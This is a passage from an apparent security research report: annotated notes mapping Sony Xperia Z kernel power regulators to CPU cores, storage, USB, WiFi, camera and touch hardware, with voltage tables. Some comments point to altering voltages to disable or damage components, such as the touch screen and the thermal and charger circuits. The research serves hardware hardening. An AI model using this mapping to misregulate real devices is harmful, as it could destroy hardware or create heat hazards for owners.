The main takeaway for defensive scenarios is to ensure that the hardware vendors (and realistically the reference platform designers) fully protect each power trace will capacitors and resistors. Without these simple base electrical components, the kernel power regulation framework can create havoc on the internal hardware.

Addendum 1 - A Deeper Analysis of the Regulation Framework

Note to Reader: This file contains the raw notes used during the project burner research and was originally based on the regulator.c file. Formatting issues aside, this should help enlighten the reader to the inner workings of the regulation framework. Attached to this deliverable product will be the actual notes (with formatting intact for readability).

```
================================================================================================================================
================================================================================================================================
/*
** m0nk Notes on the Sony Xperia Z regulation framework.  This is a highly modified version of the
**                board-sony_yuga-regulator.c
** file (for readability) and full of notes.
********************************************************************************************************************************
** In general, first you need to glance between this file, the defconfig (fusion3_yuga_defconfig) and a terminal
**        grepping the source for "names"
**
**                          m0nk@lucy-m0nk-linux:~/aokp_jb/kernel/sony/apq8064$ pwd
**                          /home/m0nk/aokp_jb/kernel/sony/apq8064
**                          m0nk@lucy-m0nk-linux:~/aokp_jb/kernel/sony/apq8064$ grep -ri msm_sdcc
**
**
********************************************************************************************************************************
** For modifying the voltages to the main SNAPDRAGON cores you need to modify:
**                { S5, S6, 8821_S0, 8821_S1 } and then modify the Thermal Framework checks and the clocking files
********************************************************************************************************************************
** For modifying the voltages to the NAND and SD Cards you need to modify:
**                { L5, L6, L7, S4 }- This should modify the voltages into the Qualcomm MSM 7X00A SDCC (see inline notes) / see
other notes
********************************************************************************************************************************
** For modifying the voltages to the USB Hardware you need to modify:
**                {L3, L23, S3}
**
** For modifying the voltages to the USB OTG Hardware you need to modify:
**                {L3, L4, S3}
**
** For modifying the voltages to the WiFi chipset you need to modify:
**                {L4, L10, L24, S2, S3, LVS1, LVS2}
**
** For modifying the voltages to the _____ chipset you need to modify:
**                {}
**
** For modifying the voltages to the _____ chipset you need to modify:
**                {}
**
*/
================================================================================================================================
================================================================================================================================
Power Regulator Supplies

// **** Normal Toys **** //
//ID      a_on      pd                ss                min_uV    max_uV    supply            sys_uA    freq      fm
          ss_fm     init_ip

S1                  1                 1                 0                   1225000   1225000   NULL                100000
                    3p20      NONE    NONE
S2                  0                 1                 0                   1300000   1300000   NULL                0
                              1p60      NONE      NONE
S3                  0                 1                 1                   500000              1150000   NULL
                    100000            4p80      NONE      NONE
S4                  1                 1                 0                   1800000   1800000   NULL                100000
                    1p60      NONE      NONE
S7                  0                 0                 0                   1300000   1300000   NULL                100000
                    3p20      NONE      NONE
L1                  1                 1                 0                   1100000   1100000   "8921_s4"           0
                                                                                                  1000
L2                  0                 1                 0                   1200000   1200000   "8921_s4"           0
                                                                                                  0
L3                  0                 1                 0                   3075000   3075000   NULL                0
                                                                                                  0
L4                  1                 1                 0                   1800000   1800000   NULL                0
                                                                                                  10000
L5                  0                 1                 0                   2950000   2950000   NULL                0
                                                                                                  0
L6                  0                 1                 0                   2950000   2950000   NULL                0
                                                                                                  0
L7                  0                 1                 0                   1850000   2950000   NULL                0
                                                                                                  0
L8                  0                 1                 0                   2800000   2800000   NULL                0
                                                                                                  0
L9                  0                 1                 0                   2850000   2850000   NULL                0
                                                                                                  0
L10                 0                 1                 0                   2900000   2900000   NULL                0
                                                                                                  0
L11                 0                 1                 0                   2850000   2850000   NULL                0
                                                                                                  0
L12                 0                 1                 0                   1200000   1200000   "8921_s4"           0
                                                                                                  0
L13                 0                 0                 0                   1740000   1740000   NULL                0
                                                                                                  0
L14                 0                 1                 0                   1800000   1800000   NULL                0
                                                                                                  0
L16                 0                 1                 0                   2700000   2800000   NULL                0
                                                                                                  0
```

```
L17                0                   1                   0                   3000000   3000000   NULL               0
                                                                                 0
L18                0                   1                   0                   1200000   1200000   "8921_s4"          0
                                                                                 0
L23                1                   1                   0                   1800000   1800000   NULL               0
                                                                                 0
L24                0                   1                   1                   750000              1150000   "8921_s1"
        10000                                                                                10000
L25                1                   1                   0                   1250000             1250000   "8921_s1"
        10000                                                                                10000
L27                0                   0                   0                   1100000   1100000   "8921_s7"          0
                                                                                 0
L28                0                   1                   0                   1050000   1200000   "8921_s7"          0
                                                                                 0
LVS1    0                  1                   0                                                   "8921_s4"
LVS3    0                  1                   0                                                   "8921_s4"
LVS4    0                  1                   0                                                   "8921_s4"
LVS5    0                  1                   0                                                   "8921_s4"
LVS6    0                  1                   0                                                   "8921_s4"
LVS7    0                  1                   1                                                   "8921_s4"
NCP                0                   0                   1800000   1800000   "8921_l6"
                                   1p60


// **** GPIO TOYS **** //
//ID               vreg_name                   gpio_label                  gpio
                                                          supply                    active_low
EXT_5V             "ext_5v"            "ext_5v_en"                 PM8921_MPP_PM_TO_SYS(7                  NULL
                   0
EXT_OTG_SW         "ext_otg_sw"        "ext_otg_sw_en"             PM8921_GPIO_PM_TO_SYS(42     NULL               1


// **** SAW TOYS **** //              (These feed the krait cores on the qualcomm snapdragon SoC)
//ID               vreg_name           min_uV    max_uV */
S5                                 "8921_s5"           850000              1300000
S6                                 "8921_s6"           850000              1300000
8821_S0    "8821_s0"               850000              1300000
8821_S1    "8821_s1"               850000              1300000


// **** PM8921 Toys **** //
//ID               name                                      always_on           pd                  min_uV    max_uV    en_t
        supply                     system_uA                 reg_ID
L26                "8921_l26"                                0                                 1                   375000
                   1050000   200       "8921_s7"                       0                                 1
L29        "8921_l29"                                        0                                 1                   1800000   1800000   200
        NULL                       0                                 4


// **** PM8917 TOYs **** //
//ID               name                                      always_on           pd                  min_uV    max_uV    en_t
        supply                     system_uA                 reg_ID
L26                "8921_l26"                                0                                 1                   375000
                   1050000   200       "8921_s7"                       0                                 1
L30                                "8917_l30"                          0                                 1
        1800000            1800000   200       NULL                    0                                 2
L31                                "8917_l31"                          0                                 1
        1800000            1800000   200       NULL                    0                                 3
L32                                "8917_l32"                          0                                 1
        2800000            2800000   200       NULL                    0                                 4
L33                                "8917_l33"                          0                                 1
        2800000            2800000   200       NULL                    0                                 5
L34                                "8917_l34"                          0                                 1
        1800000            1800000   200       NULL                    0                                 6
L35                                "8917_l35"                          0                                 1
        3000000            3000000   200       NULL                    0                                 7
L36                                "8917_l36"                          0                                 1
        1800000            1800000   200       NULL                    0                                 8

//ID      name                                     always_on                   min_uV    max_uV              en_t      supply
                                                            reg_ID
BOOST              "8917_boost"                     0                                                     5000000   5000000   500
        NULL                                                        9

//ID        name                                     always_on           pd
                                                                                  en_t      supply
                                                    reg_ID
USB_OTG    "8921_usb_otg"                0                                 1
                                                                                  0         "8917_boost"
                                   10

//ID                                                                    a_on                pd                  ss
                           supply
LVS2                                                                  0                                 1                   0
                           "8921_s1"


================================================================================================================================
================================================================================================================================

Power Regulator Consumers
//                         regulator name                                    consumer dev_name

//        L1 runs at: 1100000 / 1100000
// ** **
// ** ** m0nk: Very curious where this runs... gut says a power plane for random components... ?
// ** **
L1 =               "8921_l1"                                         NULL

//        L2 runs at: 1200000 / 1200000
// ** **
// ** ** m0nk: mipi_csi == camera interface
// ** ** m0nk: mipi_dsi == display interface
// ** ** m0nk:
// ** ** ref: http://www.mipi.org/specifications/camera-interface
// ** **
```

```
L2 =                "8921_l2"                                           NULL
                                "mipi_csi_vdd"                                  "msm_csid.0"
                                "mipi_csi_vdd"                                  "msm_csid.1"
                                "mipi_csi_vdd"                                  "msm_csid.2"
                                "lvds_pll_vdda"                                 "lvds.0"
                                "dsi1_pll_vdda"                                 "mipi_dsi.1"
                                "HRD_VDDD_CDC_D"                    "tabla2x-slim"
                                "HRD_CDC_VDDA_A_1P2V"               "tabla2x-slim"
                                "dsi_pll_vdda"                                  "mdp.0"

//        L3 runs at: 3075000 / 3075000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware and OTG
// ** **
L3 =                "8921_l3"                                           NULL
                                "HSUSB_3p3"                                                     "msm_otg"
                                "HSUSB_3p3"                                                     "msm_ehci_host.0"
                                "HSUSB_3p3"                                                     "msm_ehci_host.1"

//        L4 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: This is the regulator for the USB OTG Hardware
// ** ** m0nk: This is the regulator for the wlan hardware
// ** **
L4 =                "8921_l4"                                           NULL
                                "HSUSB_1p8"                                                     "msm_otg"
                                "iris_vddxo"                                    "wcnss_wlan.0"

//        L5 runs at: 2950000 / 2950000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD SOCs from Qualcomm.
// ** **                    The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
L5 =                "8921_l5"                                           NULL
                                "sdc_vdd"                                       "msm_sdcc.1"

//        L6 runs at: 2950000 / 2950000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD SOCs from Qualcomm.
// ** **                    The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
L6 =                "8921_l6"                                           NULL
                                "sdc_vdd"                                       "msm_sdcc.3"

//        L7 runs at: 1850000 / 2950000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD SOCs from Qualcomm.
// ** **                    The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
L7 =                "8921_l7"                                           NULL
                                "sdc_vdd_io"                                    "msm_sdcc.3"

//        L8 runs at: 2800000 / 2800000
// ** **
// ** ** m0nk: I'm not a rocket scientist or anything, but I bet this is a camera
// ** **
L8 =                "8921_l8"                                           NULL
                                "cam_vana"                                                      "4-001a"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                                "cam_vana"                                                      "4-0048"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                                "cam_vana"                                                      "4-006c"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                                "cam_vana"                                                      "4-0034"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                                "cam_vana"                                                      "4-0020"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                                "cam_vana"                                                      "4-0010"            //else
                                "cam_vana"                                                      "4-0036"            //else

//        L9 runs at: 2850000 / 2850000
// ** **
// ** **
// ** **
L9 =                "8921_l9"                                           NULL
                                "vdd"                                                           "3-0024"
                                "apds9702_vdd"                                  "2-0054"
                                "mpu3050_vdd"                                   "2-0068"
                                "bma250_vdd"                                    "2-0018"
                                "akm8963_vdd"                                   "2-000c"
                                "irda_vcc"                                                      "irda"

//        L10 runs at: 2900000 / 2900000
// ** **
// ** ** monk: wifi?
// ** **
L10 =               "8921_l10"                                                  NULL
                                "iris_vddpa"                                    "wcnss_wlan.0"

//        L11 runs at: 2850000 / 2850000
// ** **
// ** ** m0nk: mipi_dsi == display interface
// ** **
L11 =               "8921_l11"                                                  NULL
```

```
                              "desi1_avdd"                                    "mipi_dsi.1"
                              "lm3533_als"                                    "0-0036"

//        L12 runs at: 1200000 / 1200000
// ** **
// ** ** m0nk: again, $100 says it's a camera
// ** **
L12 =                 "8921_l12"                                              NULL
                              "cam_vdig"                                              "4-001a"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vdig"                                              "4-0048"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vdig"                                              "4-006c"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vdig"                                              "4-0034"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vdig"                                              "4-0020"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vdig"                                              "4-0036"            //else

//        L13 runs at: 1740000 / 1740000
// ** **
// ** ** m0nk: therm sounds interesting... _adc does as well <-- poke hard here
// ** **
L13 =                 "8921_l13"                                              NULL
                              "apq_therm"                                             "pm8xxx-adc"

//        L14 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: therm sounds interesting... _adc does as well, as does CHARGER <-- poke hard here
// ** **
L14 =                 "8921_l14"                                              NULL
                              "vreg_xoadc"                                    "pm8921-charger"
                              "pa_therm"                                              "pm8xxx-adc"

//        L16 runs at: 2700000 / 2800000
// ** **
// ** ** m0nk: again, $100 says it's a camera
// ** **
L16 =                 "8921_l16"                                              NULL
                              "cam_vaf"                                               "4-001a"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vaf"                                               "4-0048"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vaf"                                               "4-006c"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vaf"                                               "4-0034"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                              "cam_vaf"                                               "4-0010"            //else

//        L17 runs at: 3000000 / 3000000
// ** **
// ** ** m0nk: looks to be touch screen power.  could be interesting to kill or neuter this one :)
// ** **
L17 =                 "8921_l17"                                              NULL
                              "touch_vdd"                                             "3-002c"

//        L18 runs at: 1200000 / 1200000
// ** **
// ** ** m0nk: Very curious where this runs... gut says a power plane for random components... ?
// ** **
L18 =                 "8921_l18"                                              NULL

//        L23 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware
// ** **
L23 =                 "8921_l23"                                              NULL
                              "pll_vdd"                                       "pil_qdsp6v4.1"
                              "pll_vdd"                                       "pil_qdsp6v4.2"
                              "HSUSB_1p8"                                             "msm_ehci_host.0"
                              "HSUSB_1p8"                                             "msm_ehci_host.1"
                              "pn544_pvdd"                                    "0-0028"

//        L24 runs at: 750000 / 1150000
// ** **
// ** ** m0nk: WiFi?
// ** **
L24 =                 "8921_l24"                                              NULL
                              "riva_vddmx"                                    "wcnss_wlan.0"

//        L25 runs at: 1250000 / 1250000
// ** **
// ** **
// ** **
L25 =                 "8921_l25"                                              NULL
                              "VDDD_CDC_D"                                    "tabla-slim"
                              "CDC_VDDA_A_1P2V"                       "tabla-slim"
                              "VDDD_CDC_D"                                    "tabla2x-slim"
                              "CDC_VDDA_A_1P2V"                       "tabla2x-slim"

//        L26 runs at: 375000 / 1050000
L26 =                 "8921_l26"                                              NULL
                              "core_vdd"                                              "pil_qdsp6v4.0"

//        L27 runs at: 1100000 / 1100000
L27 =                 "8921_l27"                                              NULL
                              "core_vdd"                                              "pil_qdsp6v4.2"

//        L28 runs at: 1050000 / 1200000
L28 =                 "8921_l28"                                              NULL
                              "core_vdd"                                              "pil_qdsp6v4.1"
                              "cam_vdig"                                              "4-0010"            //#if
defined(CONFIG_SONY_CAM_V4L2)

//        L29 runs at: 1800000 / 1800000
```

```
// ** **
// ** ** m0nk: mipi_dsi == display interface
// ** **
L29 =               "8921_l29"                                          NULL
                            "dsi1_vddio"                                "mipi_dsi.1"

//        S2 runs at: 1300000 / 1300000
// ** **
// ** ** m0nk: WiFi?
// ** **
S2 =                "8921_s2"                                 NULL
                            "iris_vddrfa"                               "wcnss_wlan.0"

//        S3 runs at: 500000 / 1150000
// ** **
// ** ** m0nk: This is the regulator for the USB hardware and OTG
// ** **
S3 =                "8921_s3"                                 NULL
                            "HSUSB_VDDCX"                               "msm_otg"
                            "HSUSB_VDDCX"                               "msm_ehci_host.0"
                            "HSUSB_VDDCX"                               "msm_ehci_host.1"
                            "HSIC_VDDCX"                                "msm_hsic_host"
                            "riva_vddcx"                                "wcnss_wlan.0"
                            "vp_pcie"                         "msm_pcie"
                            "vptx_pcie"                       "msm_pcie"

//        S4 runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: Google shows us that the msm_sdcc relates to the: Qualcomm MSM 7X00A SDCC
// ** **            This provides support for the SD/MMC cell found in the MSM and QSD SOCs from Qualcomm.
// ** **            The controller also has support for SDIO devices.
// ** **
// ** ** ref: http://cateee.net/lkddb/web-lkddb/MMC_MSM.html
// ** ** ref: http://lxr.free-electrons.com/source/drivers/mmc/host/msm_sdcc.c
// ** **
S4 =                "8921_s4"                                 NULL
                            "sdc_vdd_io"                                "msm_sdcc.1"
                            "VDDIO_CDC"                                         "tabla-slim"
                            "CDC_VDD_CP"                                "tabla-slim"
                            "CDC_VDDA_TX"                               "tabla-slim"
                            "CDC_VDDA_RX"                               "tabla-slim"
                            "VDDIO_CDC"                                         "tabla2x-slim"
                            "CDC_VDD_CP"                                "tabla2x-slim"
                            "CDC_VDDA_TX"                               "tabla2x-slim"
                            "CDC_VDDA_RX"                               "tabla2x-slim"
                            "riva_vddpx"                                "wcnss_wlan.0"
                            "vcc_i2c"                                   "3-005b"
                            "vcc_i2c"                                   "3-0024"
                            "vddp"                                              "0-0048"
                            "hdmi_lvl_tsl"                              "hdmi_msm.0"
                            "touch_vio"                                         "3-002c"

//        S5 runs at: 850000 / 1300000
// ** **
// ** ** m0nk: This is the regulator for the Snapdragon: krait core 0
// ** **
S5 =                "8921_s5"                                 NULL
                            "krait0"                                    "acpuclk-8064"

//        S6 runs at: 850000 / 1300000
// ** **
// ** ** m0nk: This is the regulator for the Snapdragon: krait core 1
// ** **
S6 =                "8921_s6"                                 NULL
                            "krait1"                                    "acpuclk-8064"

//        S7 runs at: 1300000 / 1300000
// ** **
// ** ** m0nk: Very curious where this runs... gut says a power plane for random components... ?
// ** **
S7 =                "8921_s7"                                 NULL

//        LVS1 runs at: ??? / ???
// ** **
// ** ** m0nk: WiFi?
// ** **
LVS1 =              "8921_lvs1"                                         NULL
                            "iris_vddio"                                "wcnss_wlan.0"

//        LVS3 runs at: ??? / ???
// ** **
// ** **
// ** **
LVS3 =              "8921_lvs3"                                         NULL

//        LVS4 runs at: ??? / ???
// ** **
// ** **
// ** **
LVS4 =              "8921_lvs4"                                         NULL
                            "apds9702_vio"                              "2-0054"
                            "mpu3050_vio"                               "2-0068"
                            "bma250_vio"                                "2-0018"
                            "akm8963_vio"                               "2-000c"
                            "irda_vio"                                          "irda"

//        LVS5 runs at: ??? / ???
// ** **
// ** ** m0nk: again, $100 says it's a camera
// ** **
LVS5 =              "8921_lvs5"                                         NULL
                            "cam_vio"                                   "4-001a"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                            "cam_vio"                                   "4-0048"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
```

```
                                "cam_vio"                                               "4-006c"            //#if !
defined(CONFIG_SONY_CAM_V4L2)
                                "cam_vio"                                               "4-0010"            //#else
                                "cam_vio"                                               "4-0036"            //#else
                                "cam_vio"                                               "4-0034"            //#if !
defined(CONFIG_SONY_CAM_V4L2)

//        LVS6 runs at: ??? / ???
// ** **
// ** **
// ** **
LVS6 =              "8921_lvs6"                                                       NULL
                                "vdd_pcie_vph"                          "msm_pcie"

//        LVS7 runs at: ??? / ???
// ** **
// ** **
// ** **
LVS7 =              "8921_lvs7"                                                       NULL
                                "pll_vdd"                                               "pil_riva"
                                "lvds_vdda"                                                     "lvds.0"
                                "dsi_pll_vddio"                                         "mdp.0"
                                "hdmi_vdda"                                                     "hdmi_msm.0"

//        USB_OTG runs at: ??? / ???
// ** **
// ** ** m0nk: USB OTG here!
// ** **
USB_OTG =           "8921_usb_otg"                                  NULL
                                "vbus_otg"                                              "msm_otg"

//        8821_S0 runs at: 850000 / 1300000
// ** **
// ** ** m0nk: This is the regulator for the Snapdragon: krait core 2
// ** **
8821_S0 =           "8821_s0"                                       NULL
                                "krait2"                                                "acpuclk-8064"

//        8821_S1 runs at: 850000 / 1300000
// ** **
// ** ** m0nk: This is the regulator for the Snapdragon: krait core 3
// ** **
8821_S1 =           "8821_s1"                                       NULL
                                "krait3"                                                "acpuclk-8064"

//        S1 runs at: 1225000 / 1225000
// ** **
// ** ** m0nk: Very curious where this runs... gut says a power plane for random components... ?
// ** **
S1 =                "8921_s1"                                       NULL

//        LVS2 runs at: ??? / ???
// ** **
// ** ** m0nk: WiFi?
// ** **
LVS2 =              "8921_lvs2"                                                       NULL
                                "iris_vdddig"                                           "wcnss_wlan.0"

//        NCP runs at: 1800000 / 1800000
// ** **
// ** ** m0nk: Very curious where this runs... gut says a power plane for random components... ?
// ** **
NCP =               "8921_ncp"                                                        NULL

//        EXT_5V runs at: ??? / ???
EXT_5V =  "ext_5v"                                      NULL

//        EXT_OTG_SW runs at: ??? / ???
EXT_OTG_SW = "ext_otg_sw"                               NULL


/* Regulators that are only present when using PM8917 */

// ** **
// ** ** m0nk: WiFi?
// ** **
8917_S1 =           "8921_s1"                                       NULL
                                "iris_vdddig"                                           "wcnss_wlan.0"

L30 =               "8917_l30"                                                        NULL

L31 =               "8917_l31"                                                        NULL

L32 =               "8917_l32"                                                        NULL

L33 =               "8917_l33"                                                        NULL

L34 =               "8917_l34"                                                        NULL

L35 =               "8917_l35"                                                        NULL

L36 =               "8917_l36"                                                        NULL

BOOST =   "8917_boost"                                  NULL
                                "vbus"                                                  "msm_ehci_host.0"
                                "hdmi_mvs"                                              "hdmi_msm.0"


================================================================================================================
================================================================================================================


// rpm_regulator_consumer_mapping init !!!
          LVS7      0                   1                   "krait0_hfpll"      "acpuclk-8064"
          LVS7      0                   2                   "krait1_hfpll"      "acpuclk-8064"
```

```
        LVS7    0               4               "krait2_hfpll"      "acpuclk-8064"
        LVS7    0               5               "krait3_hfpll"      "acpuclk-8064"
        LVS7    0               6               "l2_hfpll"          "acpuclk-8064"
        L24     0               1               "krait0_mem"        "acpuclk-8064"
        L24     0               2               "krait1_mem"        "acpuclk-8064"
        L24     0               4               "krait2_mem"        "acpuclk-8064"
        L24     0               5               "krait3_mem"        "acpuclk-8064"
        S3      0               1               "krait0_dig"        "acpuclk-8064"
        S3      0               2               "krait1_dig"        "acpuclk-8064"
        S3      0               4               "krait2_dig"        "acpuclk-8064"
        S3      0               5               "krait3_dig"        "acpuclk-8064"
```